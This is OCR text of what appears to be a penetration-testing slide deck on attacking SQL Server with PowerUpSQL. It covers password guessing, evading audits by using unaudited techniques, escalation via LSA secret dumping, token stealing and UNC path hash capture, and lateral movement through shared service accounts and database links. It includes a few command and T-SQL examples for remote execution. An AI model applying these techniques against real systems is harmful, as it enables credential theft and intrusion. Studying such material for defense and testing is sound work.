
Invoke-SQLAuditWeakLoginPw

1. Blindly enumerates all SQL logins with least privilege SQL login
2. Attempt user name as password
3. Custom user/password lists can be provided

Get-SQLFuzzDomainAccount

1. Blindly enumerate domain users and group associated with the SQL Server domain with least privilege SQL login

Demo: Check SQL Server Instance Names Associated with 3rd Party Apps



Invoke-SQLAuditDefaultLoginPw

1. Check if provided SQL Server instance names are associated with 3rd party applications.
2. Test if the matches are configured with default credentials.

Instances are typically provided via:

Get-SQLInstanceLocal
Get-SQLInstanceDomain

Defense Evasion

Listing Audit Controls

PowerUpSQL Functions

Task	Note	Function
List Server Audits	All audits	Not suported
List Server audit specifications	DDL Events	Get-SQLAuditServerSpec
List Database audit specifications	DML Events	Get-SQLAuditDatabaseSpec

What's the best way to hide?

Basic avoidance options:

- Remove audit controls – not recommended
- Disable audit controls – not recommended
- **Just use techniques that aren't being audited**

Privilege Escalation

Service Accounts, Sysadmins, and Explicit Permissions

Summary of Points


- OS Commands can be executed if you have a sysadmin login or have been provided explicit permissions to sensitive functionality
- Most command execution options in SQL Server run as the **SQL Server service account**
- SQL Server service account can be configured as: local user, domain user, domain admin, etc
- SQL Server service account = Sysadmin (and implicitly the SQL Server service process)

Local Administrator to Sysadmin

Most common escalation paths to service account – techniques vs. SQL Server version:

Technique	Note	2000	2005	2008	2012	2014	2016
Dump LSA Secrets	Get service account password	x	x	x	x	x	x
Local Administrator	Assigned sysadmin role	x	x				
LocalSystem	Assigned sysadmin role	x	x	x			
Process Migration	Run as service	x	x	x	x	x	x
Token Stealing	Run as service	x	x	x	x	x	x
Single User Mode	Run with privilege	?	x	x	x	x	x

Demo: Local Administrator to Sysadmin



Invoke-SQLImpersonateService


Impersonating the
SQL Server service account (sysadmin)
using the PowerUpSQL function Invoke-SQLImpersonateService that wraps Joe Bialek's Invoke-TokenManipulation

Domain User/SQL Login to Sysadmin

Insecure configurations are very common…

- Weak passwords
  - default SQL Server, default third party applications, custom SQL logins
  - user enumeration helps ;)
- Excessive permissions
  - startup procedures, dangerous stored procedures (RWX), xp creation, CLR creation
  - impersonation, database ownership, database links, agent jobs
- SQL Injection
  - EXECUTE AS LOGIN
  - Signed procedures
- Out of date versions

Demo: SQL Login to Sysadmin



Invoke-SQLAudit

1. Search for common vulnerable configurations and report them
2. Output to console, griview, csv, and xml


Invoke-SQLAudit -Exploit

1. Leverage weak configurations to safely obtain sysadmin privileges


Domain User to Sysadmin

Most common escalation path:

- Locate SQL Servers on the domain via LDAP queries to DC
- Attempt to log into each one as the current domain user
- Perform UNC path injection to capture SQL Server service account password hash



Demo: Domain User to Sysadmin



Invoke-SQLUncPathInjection

1. Gets SQL Server SPNs
2. Attempt to log into each
3. Performs UNC path injection
4. Capture pw hashes

Lateral Movement

What are common lateral movement methods for SQL Server?

Common Methods

- Shared service accounts
- SQL Server links


Shared Service Accounts

Why should I care about SQL Servers that share service accounts?


- SysAdmins can execute OS commands
- OS commands run as the SQL Server service account
- Service accounts have sysadmin privileges by default
- Companies often use a <u>single domain account to run hundreds of SQL Servers</u>
- So if you get sysadmin on **one** server you have it on **all** of them!

One account to rule them all!


Shared Service Accounts



Shared Service Accounts



Shared Service Accounts



Leveraging Shared Service Accounts Without a Password or Hash

Technique	Notes	Command Example
Common OS Execution	This will work with almost any OS command execution method. xp_cmdshell = example	**Invoke-SQLOSCmd** -Verbose –Instance SQLServer1\Instance1 -Command "sqlcmd –E –S SQLServer2\Instance2 –Q 'SELECT @@servername'"
Ad-Hoc Query	This should work on SQL Server 2005 and later. This technique can also be used to transparently execute commands on remote SQL Servers if the servers share a service account and you are running as a sysadmin. This is just exploiting shared service accounts in another way. This is a TSQL sample that can by run through **Get-SQLQuery**.	-- Enable advanced options EXEC sp_configure 'show advanced options', 1 RECONFIGURE GO -- Enabled ad hoc queries EXEC sp_configure 'ad hoc distributed queries', 1 RECONFIGURE GO -- Execute SQL query on a remote SQL Server as a sysadmin. This uses the SQL Server service account to authenticate to the remote SQL Server instance. DECLARE @sql NVARCHAR(MAX) set @sql = **'select a.* from openrowset("SQLNCLI", "Server=SQLSERVER2;Trusted_Connection=yes;", "select * from master.dbo.sysdatabases") as a'** select @sql EXEC sp_executeSQL @sql

Crawling SQL Server Links

What's a SQL Server Link?

- Database links are basically persistent database connections for SQL Servers.

Why should I care?


- Short answer = privilege escalation
- Links can be accessed by the public role via openquery
- Links are often configured with excessive privileges so they can allow you to impersonate logins on remote servers.
- xp_cmdshell and other command can be ran through
- Links can be crawled.

Crawling SQL Server Links


Some basic stats:

- Database links exist (and can be crawled) in about 50% of environments we've seen
- The max number of hops we've seen is 12
- The max number of server crawled is 226
- Usually executed through SQL injection, but also through direct domain user access


Crawling SQL Server Links




Crawling SQL Server Links



